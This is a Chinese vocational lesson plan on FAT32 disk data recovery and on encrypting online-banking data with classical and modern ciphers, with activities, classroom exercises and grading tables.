	2. 双方交换破坏后的磁盘，各自查找磁盘破损原因，对磁盘结构进行修复，恢复数据内容。	**2.过程指导：**参与学生战略的制定，给予一定指导意见。 **3.第二阶段图片修复任务发布：**双方分别交换破坏后的磁盘，检测磁盘破损情况，找到破损部位，修复磁盘恢复数据。 **4.巡回指导：**老师根据学生的修复情况，对学生提出的问题进行引导性指导。 **5.战况播报：**实时通过竞技考核平台播报学生磁盘修复进度，并进行跟踪指导和帮助。 **6.难点指导：**发现共性问题，请设计者进行讲解。 **7.大赛强调：**强调在世界技能大赛网络安全项目中的内容。	磁盘破坏方案，完成破坏磁盘工作。 **3.战队分工：**针对破损磁盘，分工检测、寻找、修复磁盘，恢复数据。 **4.分享技巧：**双方进行修复技巧分享讲解。 **5.增强意识：**感知大赛中的地位，加深学习兴趣。	不同的角度加深对复杂破损问题，综合运用所学修复技术的能力。 **【课赛融通】**对接世界技能大赛网络安全项目中 C 模块数据恢复板块的内容。
展成效（5 分钟）	竞技考核平台展示各小组修复磁盘的结果。 抽取某小组上讲台展示修复的磁盘。	**1.考核平台展结果：**打开竞技考核平台评分榜，向各组展示演习结果。 **2.抽取小组展示：**抽取演习效果好的团队，进行过程展示。	**1.观看结果：**查看自己小组和其他小组完成情况，寻找自己小组与其他小组的差距和优势。 **2.小组展示：**对其他小组演习较弱的任务进行强调做法。	**【素质目标 3】**通过学生成果展示，锻炼学生的表达能力和逻辑思维。 **【问题解决】**通过展示解决课堂对抗演习环节存在的疑问。
展成效（5分钟）	(1)FAT文件分配表的作用：数据区簇的使用情况以及文件分配簇的情况。 (2)系统删除文件的原理：文件目录项第1个字节是E5，起始簇号高16位清0，文件所占簇的信息清零为空闲。 (3)恢复已删除文件的方法及过程。 (4)实验中出现的问题及解决方案。	**1.课堂总结：**以PPT展示加提问的方式总结课堂知识点。	**1.跟随总结：**跟随老师的思路，总结课堂知识点。	**【总结归纳】**总结课堂重点难点知识和技能。
教学过程-课后转化				
教学环节	**学习内容**	**教师活动**	**学生活动**	**设计意图**

				信息化手段
拓能力	1.撰写文件格式化修复总结报告。 2.监测完成磁盘数据恢复任务。	1.发布作业：课后拓展任务5-5； 2.发布讨论：布置学习反馈任务； 3.线上指导：根据学生问题反馈进行个性化学习指导； 4.任务发布：要求撰写文件格式化修复总结报告，**鉴定所鉴定人协助批改总结报告。	1.报告撰写：撰写文件格式化修复总结报告。 2. 任务完成：完成磁盘数据恢复任务。	【课岗融通】 **司法鉴定所鉴定人对本次完成的报告进行评价，体现岗位专业要求。
拓视野	1.制作磁盘数据恢复宣传海报。	1.任务发布：根据网络安全宣传周要求，推荐部分作品参加**区网信办宣传活动作品征集。	1.任务完成：精心制作磁盘数据恢复海报。	【课程思政】 通过向**网信办推荐数据安全海报，树立网络安全为人民的社会责任感。

教学评价

教案5 格式化磁盘数据恢复考核评测表

评价维度	评价目标	评价指标	分值
知识	掌握 FAT32 分区中 FAT 表的结构信息	FAT32分区中FAT表的结构信息测试	20
	熟悉文件删除的原理	文件删除原理测试	40
	掌握文件恢复的方法	文件修复方法测试	40
能力	能够根据文件目录项和分析 FAT 表，读取文件数据进行恢复	发现FAT表结构破损位置	10
		更改FAT表位置为正常值	10
		修复磁盘分区	20
	能够依据系统删除文件原理，编辑文件目录表和FAT区数据，进行文件还原恢复	发现磁盘起始簇位置	10
		发现磁盘主文件名位置	10
		成功修复磁盘	20
		成功修复主目录	20
素质	网络安全意识	是否参与讨论磁盘误删案例讨论	-
		是否参与磁盘格式化对比讨论	-
	操作规范性	WinHex编辑磁盘规范性	-
	职业规范性	磁盘修复与磁盘存储规范性	-

教学反思

授课实效

1.素质目标达成

根据学习通平台系统的网安警官和项目导师对总结报告的综合评价分析，素质目标达成。

2.知识目标达成


根据学习通平台系统采集的测试与完成课中问题的分析与回答结果等数据分析得出，88.5%的学生在学习通平台考核中获得满分，其他 3 人在 70 分左右，知识目标达成。


<table>
<tr><td></td><td>




3.能力目标达成
根据竞技考核平台采集的小组通关情况等数据分析得出，学生在课上有 10 名同学较为超前的完成了所有修复任务，表现优异，其余 16 名同学课后陆续完成了修复任务，能力目标达成。



</td></tr>
<tr><td>特色创新</td><td>1.以我学校与**投资有限公司联合成立的**司法鉴定所真实项目作为案例，学生进入数据取证的工作角色，增强了学习的兴趣，有助学生明白磁盘修复的出现是意义。
2.通过竞技考核平台，把磁盘修复任务进行颗粒化细分成便于理解的应用场景，环环相扣，层层深入，有效帮助学生突破教学重点。</td></tr>
<tr><td>改进设想</td><td>【问题反思】
因上课时间限制，课堂仅使用了 Windows 磁盘格式化的修复方法，但对于 Linux 修复方法并未做过多介绍。
【改进措施】
课后通过学习通平台推送 Linux 系统磁盘格式化恢复的微课，并利用靶场平台提供练习场景。</td></tr>
</table>

教案 6 网银系统数据加密（2 学时）

<table>
<tr><td>教学模块</td><td>模块五 公民信息数据安全保障</td><td>教学任务</td><td>任务 6 网银系统数据加密</td></tr>
<tr><td>授课班级</td><td>信安 2006 班（校警合作班）</td><td>课程类型</td><td>理实一体课</td></tr>
<tr><td>授课时间</td><td>2021.12.22</td><td>授课地点</td><td>智慧教室</td></tr>
<tr><td>内容分析</td><td colspan="3">本次课为模块五-公民信息数据安全保障的第六个任务，在前五个任务学习了个人隐私数据泄露、个人隐私数据修复的基础上，依托本专业**市网络空间安全工程技术联合研究中心真实案例——国内最大个人信息泄露案，54 亿条数据泄露为研究案例，展开对个人隐私数据加解密的深入学习，进一步介绍数据加解密的方式。具体内容如下：
1.创设网银系统数据泄密情境，感知网络传输泄密现象；
2.对标网络安全运维 X 证书密码内容，分析数据古典密码、现代密码等工作机制；
3.引入世赛竞技环境，攻防竞技评估密码加密效果。</td></tr>
<tr><td>学情分析</td><td colspan="3">【知识和技能基础】
100%的同学均掌握了磁盘数据恢复的知识和技能，对加密技术有基本的认识，但能准确辨别加密算法的学生仅有 3 名。
【认知与实践能力】
100%的同学能明白密码技术的重要性，但 58.6%的同学不能说出运用密码技术具体能解决哪些网络安全问题，迁移思考能力有待加强。
【学习特点】
课前问卷调查的结果显示，学生最喜欢的考核方式是竞技考核。学生通过自主探索、分析和解决问题的能力较高，但自我展示的积极性和报告撰写的规范性有待提升。
 
</td></tr>
<tr><td rowspan="3">教学目标</td><td>知识目标</td><td colspan="2">1.了解数据加密技术的概念。
2.理解对称加密算法与非对称加密算法的原理。
3.掌握三种古典加密的方法。</td></tr>
<tr><td>能力目标</td><td colspan="2">1.能区分对称加密算法和非对称加密算法。
2.能运用古典加密算法进行数据加解密。
3.能运用现代加密算法为个人隐私数据进行加解密。</td></tr>
<tr><td>素质目标</td><td colspan="2">1.通过学习《网络安全等级保护 2.0》制度中数据加解密安全条款，增强数据加解密的规范意识。
2.通过学习《中华人民共和国密码法》，增强数据加解密安全的防范意识。
3.通过学习周恩来为了确保党的核心机密不致被敌人破获，亲自编制了“豪密”的故事，提升勇于思考、奋发进取的开拓精神。</td></tr>
</table>



<table>
<tr><td>教学
重难点</td><td colspan="3">【教学重点】
对称加密算法和非对称加密算法的原理
【解决措施】
通过课前初步感知加密技术的概念。课中播放对称加密算法、非对称加密算法的动画，发布对称加密算法和非对称加密算法的原理模拟小游戏，发布区别对称加密算法、非对称加密算法的随堂测验等活动，帮助学生逐步理解对称加密数据与非对称加密算法的原理。</td></tr>
<tr><td></td><td colspan="3">【教学难点】
运用古典加密、现代加密算法为个人隐私数据进行加解密
【解决措施】
通过课前预习初步感知密码学发展史，课中探本源环节发布运用棋盘密码解密任务让学生进行解密初试、演实战环节发布运用各种古典加密算法、现代加密算法进行加解密的任务帮助学生进一步巩固加密算法的应用。</td></tr>
<tr><td>教法</td><td>情境教学法、演示法、小组讨论法</td><td>学法</td><td>自主学习法、探究学习法、合作学习法</td></tr>
<tr><td rowspan="4">资源与
手段</td><td colspan="2">教学资源</td><td>作用</td></tr>
<tr><td colspan="2">【竞技考核平台】网银系统数据加密考核关卡
 
</td><td>1.采集实操过程学习数据；
2.动态评价学生实践过程表现；</td></tr>
<tr><td colspan="2">【网络攻防虚拟靶场平台】网银系统数据加密实践环境
 
</td><td>1.提供实景网络安全练习环境；
2.采集实操过程学习数据；
3.记录评估实操过程技术规范；</td></tr>
<tr><td colspan="2">【活页式工作手册】
 
加密基础知识
密码学的目的
加密的目的是提供数据的机密性、完整性、身份验证和不可否认性。机密性通过使除授权用户以外的所有人都无法读取数据来保护数据。完整性保护数据免受意外或故意操纵。身份验证确保个人或实体是他们声称的身份。不可否认性提供用户执行了操作的证据，并防止他们否认他们这样做了。
使用加密
静态数据的加密可用于降低ICT设备和介质的处理要求。而传输中数据的加密可用于为通过公共网络基础设施传输的敏感或机密数据提供保护。
当组织对静态数据或传输中的数据使用加密时，它们不会降低数据的敏感性或分类。但是，由于数据是加密的，因此对手访问加密数据的后果被认为较小。因此，可以降低对加密数据的处理要求。由于未加密数据的敏感度或分类不会改变，因此不能使用额外的加密层来进一步降低物理和处理要求。
其他加密要求
这些准则描述了加密的一般用法。澳大利亚信号局（ASD）可能会在《澳大利亚通信安全指令》和其他网络安全相关出版物中指定加密设备或加密软件的其他要求。这些要求是对本准则的补充，发生冲突的情况优先。
加密模块的国际标准
国际标准化组织（ISO）/国际电工委员会（IEC）19790：2012，信息技术－安全技术－加密模块的安全要求，以及 ISO/IEC 24759：2017，信息技术－安全技术－加密模块的测试要求，是硬件和软件加密模块设计和验证的国际标准。
联邦信息处理标准（FIPS）140-3、加密模块的安全要求和美国国家标准与技术研究院（NIST）特别出版物（SP）180-140，FIPS 140-3 最生测试要求（DTR）：CMVP 验证机构对ISO/IEC 24759 的更新是基于ISO/IEC 19790：2012 和ISO/IEC24759：2017的美国标准。
高保证加密设备
高保证加密设备（HACE）可用于保护秘密和绝密数据。HACE旨在使用加密技术降低秘密和最高机密数据的处理要求。由于HACE的敏感性，在使用HACE时，必须遵守澳大利亚网络安全中心（ACSC）制定的所有通信安全和设备特定原则。
加密静态数据
使用Rivest-Shamir-Adleman
正确实现的RSA的2048位模数可提供112位的有效安全强度。考虑到预计的技术进步，据评估，到2030年，112位的有效安全强度将保持安全。
当使用RSA进行数字签名以及传递加密会话密钥或类似密钥时，特使用至少2048位的模量。
特对RSA用于数字签名以及传递加密会话密钥或类似密钥时，将使用与用于数字签名的密钥对不同的密钥对传递加密会话密钥。
经批准的对称加密算法
将电子密码本模式与块密码结合使用，允许明文中的重复模式在密文中显示为重复模式。大多数明文（包括书面语言和格式化文件）都包含明显的重复模式。因此，对手可以使用它来推断密文的可能含义。使用其他模式（如伽罗瓦/计数器模式、密码块链接、密码反馈或输出反馈）可以防止此类攻击，尽管每种模式都具有不同的属性，可能使其不适合某些用例。
对称加密算法不在电子密码本模式下使用。
与高可靠性加密设备一起使用的加密算法
ASD已批准以下加密算法，以便在HACE在ASD批准的配置中实现时保护机密和绝密数据。
应优先考虑推荐的算法和密钥大小，以确保与商业国家安全算法（CNSA）套件的互操作性。
用途 | 算法 | 已批准为机密 | 已获准为毫离机密 | 推荐
加密 | AES | AES-128
AES-192
AES-256 | AES-256 | AES-256
散列法 | SHA-2 | SHA-256
SHA-384
SHA-512 | SHA-384
SHA-512 | SHA-384
数字签名 | ECDSA | NIST P-256
NIST P-384
NIST P-521 | NIST P-384
NIST P-521 | NIST P-384
RSA | 3072 bit key or larger | 3072 bit key or larger | 3072 bit key or larger
密钥交换 | DH | 3072 bit key or larger | 3072 bit key or larger | 3072 bit key or larger
ECDH | NIST P-256
NIST P-384
NIST P-521 | NIST P-384
NIST P-521 | NIST P-384
RSA | 3072 bit key or larger | 3072 bit key or larger | 3072 bit key or larger</td><td>引导任务实施的步骤</td></tr>
</table>

	【国家级资源库工具集-在线加解密平台】 	进行在线加解密效果展示
教学流程		

教学过程-课前启化				
教学环节	教学内容	教师活动	学生活动	设计意图
感新知	1.周恩来密码编制的故事背景； 2.密码学的发展史； 3.密码技术的概念； 4.《网络安全等级保护2.0》制度中数据加解密标准条款；  5.《中华人民共和国密码法》： 	**1.推送学习资源：**通过学习通平台推送《密码算法概述》《网络安全等级保护2.0》《中华人民共和国密码法》等学习资源。 **2.发布讲故事任务：**通过学习通平台发布任务：请搜集周恩来密码编制的故事背景，总结成一个故事并说出其中值得学习的精神。 **3.发布梳理任务1：**通过学习通平台发布“梳理密码学的发展史”的任务； **4.发布梳理任务2：**通过学习通平台发布“梳理加解密标准条款”的任务。 **5.发布测试题：**通过学习通平台发布配套测试题5-6。 **6.查看反馈，与学生线上互动交流：**查看学生测验结果和线上学习数据，在学习通平台系统与学生线上互动交流，及时调整教学策略。	**1.完成了解任务：**利用互联网了解摄像头在智慧交通系统中的应用，在学习通平台讨论区完成相应讨论。 **2.完成讲故事任务：**完成周恩来密码编制的故事背景的搜索整理，总结成一个故事并说出其中值得学习的精神，上传到学习通平台。 **3.完成梳理任务1：**完成密码学的发展史的梳理任务，上传到学习通平台。 **4.完成梳理任务2：**学习《网络安全等级保护2.0》制度文件，梳理其中的加解密标准条款，上传到学习通平台。 **5.完成测试题：**通过学习通平台完成配套测试题5-6。 **6.线上互动交流：**通过学习通平台与老师线上互动交流，反馈预习过程中的疑问。	**【信息化手段】** 通过学习通平台发布学习任务，引导学生完成课前任务，为课堂教学做好充分的准备，提高课堂效率。 **【课程思政】** 通过初步了解《网络安全等级保护2.0》制度中加解密标准条款，帮助学生梳理使用加密技术的规范意识。 **【素质目标】** 通过初步了解《中华人民共和国密码法》，树立密码安全的防范意识。 **【把握学情，及时调整教学策略】：** 通过学习通平台系统，获取学情，为教学策略调整提供依据。

教学过程-课中内化				
教学环节	教学内容	教师活动	学生活动	设计意图
探现象 (15min)	1.“国内最大个人信息泄露案，54 亿条数据泄露”视频案例：  2.银行系统数据安全问题发生的原因： (1)随着移动支付和网	**1.案例引思：**播放“国内最大个人信息泄露案，54 亿条数据泄露”视频案例，引学生思考个人隐私数据泄露的防护方式有哪些？ **2.问题抽答：**抽取学生回答“个人隐私数据泄露的防护方式有哪些”。	**1.观看思考：**认真观看“国内最大个人信息泄露案，54亿条数据泄露”视频案例，并思考教师提出的问题个人隐私数据泄露的防护方式有哪些？ **2.头脑风暴：**分小组讨论“个人隐私数	**【课岗融通】** 岗位能力：掌握银行系统数据安全问题发生的原因。 **【信息化手段】** 通过播放“国内最大个人信息泄露案，54亿条数据泄露”视频案

	上银行业务的普及，银行存储的电子数据各类电子数据如经营数据、用户数据和开发数据混杂在一起，既提高了数据管理的难度，也极易产生安全管理不合规的风险。 (2)在黑灰产业攻击逐渐产业化、技术化、精准化的背景下，针对银行的攻击呈现出愈演愈烈的趋势。	**3.案情分析：**网安警官总结近年来银行系统网络安全事件，分析其中数据安全问题发生的原因。 **4.案件模拟：**利用wireshark工具获取网银系统数据流量，并将结果展示到教室大屏上。 **5.补充总结：**根据学生回答补充总结银行系统数据安全问题发生的原因；	据泄露的防护方式有哪些”，并积极回答。 **3.补充总结：**根据教师总结补充银行系统数据安全问题发生的原因； **4.现象思考：**通过模拟网银系统数据流量露案件思考数据流量被获取的危险如何解决。	例，引导学生思考。 **【素质目标】** 通过网安警官总结近年来银行系统网络安全事件情况以及案件模拟，帮助学生切身感受数据流量被获取的危险，**激发学生的数据安全防范意识。**
探原理 **(20min)**	1.周恩来密码：  2.数据加密技术：是指将一个信息（或称明文）经过加密钥匙及加密函数转换，变成无意义的密文，而接收方则将此密文经过解密函数、解密钥匙还原成明文。加密技术是网络安全技术的基石。 3.棋盘密码： 1 2 3 4 5 1 A B C D E 2 F G H I/J K 3 L M N O P 4 Q R S T U 5 V W S Y Z **【教学重点突破】** 4.对称加密算法与非对称加密算法的区别：(8 min) (1) 对称加密算法：的特点是文件加密和解密使用相同的密钥加密。 (2) 非对称加密：指加密和解密使用不同密钥的加密算法，也称为公私钥加密。假设两个用户要加密交换数据，双方交换公钥，使用时一方用对方的公钥加密，	**1.故事抽讲：**选取1名同学进行周恩来密码故事的讲解。 **2.故事分析：**分析周恩来密码原理，总结周恩来密码的精神。 **3.新知讲解：**打开学习通平台，展示学生课前关于密码史的梳理，讲解数据加密技术的概念以及密码学的分类：（1）古典密码（2）现代密码 **4.发布解密任务：**讲解棋盘密码，并发布明码：23 15 31 31 34 52 34 42 31 14，让学生进行解密初试。 暗码：helloworld。 **5.动画演示：**播放对称加密算法、非对称加密算法的动画：  **6.发布模拟游戏：**发布对称加密算法和非对称加密算法的原理模拟小游戏。 **7.新知总结：**总结讲解对称加密算法、非对称加密算法的区别。 **8.随堂测验：**发布区别	**1.解密初试：**根据棋盘密码原则进行解密初试。 **2.故事讲解：**根据课前预习，进行周恩来密码故事的讲解。 **3.新知学习：**学习数据加密技术的概念以及密码学的分类。 **4.完成解密任务：**认真学习棋盘密码，并根据规则完成解密任务。 **4.观看动画：**认真观看动画并思考对称加密算法与非对称加密算法的区别。 **5.完成模拟游戏：**分小组进行对称加密算法和非对称加密算法的原理模拟小游戏。 **6.新知补充：**补充记录对称加密算法、非对称加密算法的区别。 **7.完成测试：**完成区别对称加密算法、非对称加密算法的随堂测验。	**【课程思政】** 学习周恩来为了确保党的核心机密不致被敌人破获，于1931年在上海亲自编制了“豪密”，弘扬老一辈革命家勇于实践、勇于探索、勇于思考、奋发进取的**开拓精神**，不畏艰险、坚韧不拔、顽强拼搏、攻坚克难的**奋斗精神**和为党和人民的事业“鞠躬尽瘁、死而后已”的**献身精神。** **【信息化手段】** 通过播放播放对称加密算法、非对称加密算法的动画，帮助学生理解对称加密算法与非对称加密算的区别，**突破教学重点。** **【信息化手段】** 通过学习通平台系统随堂测试，检验学生的课堂学习效果，确定教学重点1完成

	另一方即可用自己的私钥解密。	对称加密算法、非对称加密算法的随堂测验。		情况。
探方法 (10min)	【教学难点突破】 1.古典加密技术: (1)凯撒密码：明文中所有字母都在字母表上向后（或向前）按照一个固定数目进行偏移后被替换成密文 (2)摩斯密码:  (3)猪圈密码:  1. 现代加密技术：在线加解密 	**1.场景引入：**引入公共场所连接免费WIFI，遭遇用户名密码泄露的场景。 **2.任务分析：**通过网络攻防虚拟靶场平台展示拓扑结构图，分析学生任务。 **3.古典加解密技术演示：**教师现在演示用凯撒密码为连接免费WIFI的网银服务器运用古典加密技术进行加密。 **4.现代加解密技术演示：**利用加解密平台选用不同的现代加密算法进行加解密。 **5.法律宣贯：**介绍《中华人民共和国密码法》第十二条：任何组织或者个人不得窃取他人加密保护的信息或者非法侵入他人的密码保障系统，不得利用密码从事危害国家安全、社会公共利益、他人合法权益等违法犯罪活动。 **6.在线加解密：**指导学生里面在线加解密平台进行尝试。	**1.场景分析：**分析公共场所连接免费WIFI，遭遇用户名密码泄露的场景。 **2.凯撒密码加解密：**各小组根据凯撒密码原理完成网银平台用户名密码加解密。 **3.摩斯密码加解密：**各小组根据摩斯密码原理完成网银平台用户名密码加解密。 **4.猪圈密码加解密：**各小组根据猪圈密码原理完成网银平台用户名密码加解密。 **5.法律学习：**学习《中华人民共和国密码法》第十二条。 **6.完成在线加解密：**将加解密结果上传到学习通平台。	【信息化手段】 1.通过网络攻防虚拟靶场平台灵活重现了实景网络。 2.通过在线加解密平帮助学生感受加解密技术的应用。 【课程思政】 通过介绍《中华人民共和国密码法》第十二条，增强数据加解密安全的防范意识。
单兵演 (15min)	【网银安全防护任务】 为提升用户网银账户的安全性，采取各种加密算法对用户账户信息进行加密，通过尝试对加密后信息进行解密的过程，对不同加密算法的安全性做出总结。	**1.发布任务：**发布任务，讲解任务要求。 **2.个性指导：**对个性问题进行针对性指导，帮助学生解决卡壳问题。 **3.共性指导：**针对普遍性问题，集中点拨，提高课堂效率。 **4.教师小结：**小结加解密过程。	**1.小组讨论：**小组讨论任务要求，梳理任务实现流程。 **2.分工合作：**组内合理分工，完成任务要求。 **3.结果呈现：**将加密后的数据，以及成功解密后数据进行呈现，验证加解密算法的有效性。	【课赛融通】通过竞技考核平台和网络攻防靶场平台，构建竞技模式，对接世界技能大赛网络安全赛项模块C-密码学。

			5.总结记录：总结记录加解密过程。	
对抗演 (20min)	【教学难点2突破】 	**1. 发布竞技考核任务：**通过竞技考核平台发布运用古典及现代加密技术进行加解密的任务。 **2.攻防导调：**关注学生演习过程，研判演习态势，引导演习难度不断进阶； **3.个性指导：**对个性问题进行针对性指导，帮助学生解决卡壳问题。 **4.共性指导：**针对普遍性问题，集中点拨，提高课堂效率。 **5.项目导师评价：**项目导师登录网络攻防虚拟靶场平台查看任务完成情况。	**1.战术讨论：**小组研讨任务要求，制定对抗演习方案； **2.协同作战：**小组内部合理分工，团结协作精准实施攻击和防御； **3.战略调整：**根据演习实况，及时调整作战策略。 **4.战果提交：**红蓝双方提交战果。	【课程思政】 通过进阶式加密任务，培养学生**追求卓越的创新精神。** 【课岗融通】 通过角色扮演，模拟国家网络安全保障行动-护网行动红蓝真实工作场景，给学生深刻的学习与实践体验，帮助学生**突破重难点。** 【课赛融通】 通过竞技考核平台真实还原**了世界技能大赛网络安全赛项竞赛模式。**
展成效 (10min)	1.小组复盘展示。 2 根据加解密结果进行复盘讲解。 3.归纳总结对称加密和非对称加密算法的方法和流程。	**1.组织复盘展示：**展示红蓝双方演习成果，抽取小组复盘演习任务完成过程，分享心得体会。 **2.教师点评：**点评学生演习过程中的表现，提出现存问题和需注意事项； **3.组织生生互评：**引导学生公平公正开展生生互评。 **4.归纳总结：**对本任务知识进行梳理和总结强调。	**1.小组复盘：**小组红蓝双方演示演习任务完成过程，分享心得体会； **2.复盘诊改：**被破解的小组进行诊改：并上台汇报诊改情况 **3.生生互评：**其他小组同学从知识掌握程度、团队协作能力、精益求精的工匠精神等多个方面对展示小组进行评价。	【课岗融通】 通过红蓝双方学生复盘展示，锻炼学生的语言表达能力，培养学生数据加密的技能； 通过生生互评，促进学生互帮互助、相互学习、取长补短。

教学过程-课后转化				
教学环节	**学习内容**	**教师活动**	**学生活动**	**设计意图**
拓视野	为网络宣传周“密码技术在个人隐私信息保护中的作用”制作宣传素材搜集	**1.发布作业：**课后拓展任务5-6； **2.发布讨论：**布置学习反馈任务； **3.线上指导：**根据学生问题反馈进行个性化学习指导；	**1.拓展练习：**尝试完成课后拓展任务； **2.反馈问题：**反馈任务完成过程中遇到的问题； **3.自我提升：**根据网安警官反馈完善加密算法的规范要求。	【课岗融通】 通过拓展任务，帮助学生学以致用，拓展视野，提升综合问题解决能力，在网安警官的评价中，**明确岗位规范。** 【信息化手段】
拓能力	完成运用密码技术对网银网站用户名密码进行	**1.网安警官评价：**网安警官通过学习通平台		

	加密的报告撰写。	查看学生加密技术运用报告撰写的内容，根据等保标准要求对撰写内容进行综合评价。	**4.评价教师：**完成智慧校园的学生评教。	学习通平台

教学评价

任务6　网银系统数据加密 考核评测表

评价维度	评价目标	评价指标	分值
知识	了解数据加密技术的概念	数据加密技术的概念测验完成情况	20
	理解对称加密算法与非对称加密算法的原理	对称加密算法与非对称加密算法原理测验完成情况	40
	掌握三种古典加密的方法	三种古典加密的方法测验完成情况	40
能力	能运用古典加密算法进行数据加解密	是否能灵活运用凯撒密码进行加解密	15
		是否能灵活运用摩斯密码进行加解密	15
		是否能灵活运用猪圈密码进行加解密	10
	能运用现代加密算法为个人隐私数据进行加解密	是否能灵活使用DES、AES加密算法进行加解密	30
		是否能灵活使用RSA、SM2加密算法进行加解密	30
素质	网络安全意识	是否梳理了《网络安全等级保护2.0》制度中数据加解密安全条款	-
		是否整理周恩来为了确保党的核心机密不致被敌人破获，亲自编制了“豪密”的故事	-
		是否学习了《中华人民共和国密码法》	-
	操作规范性	配置Windows系统账户身份认证安全策略的规范性	-
		配置智慧交通系统摄像头认证策略的规范性	-
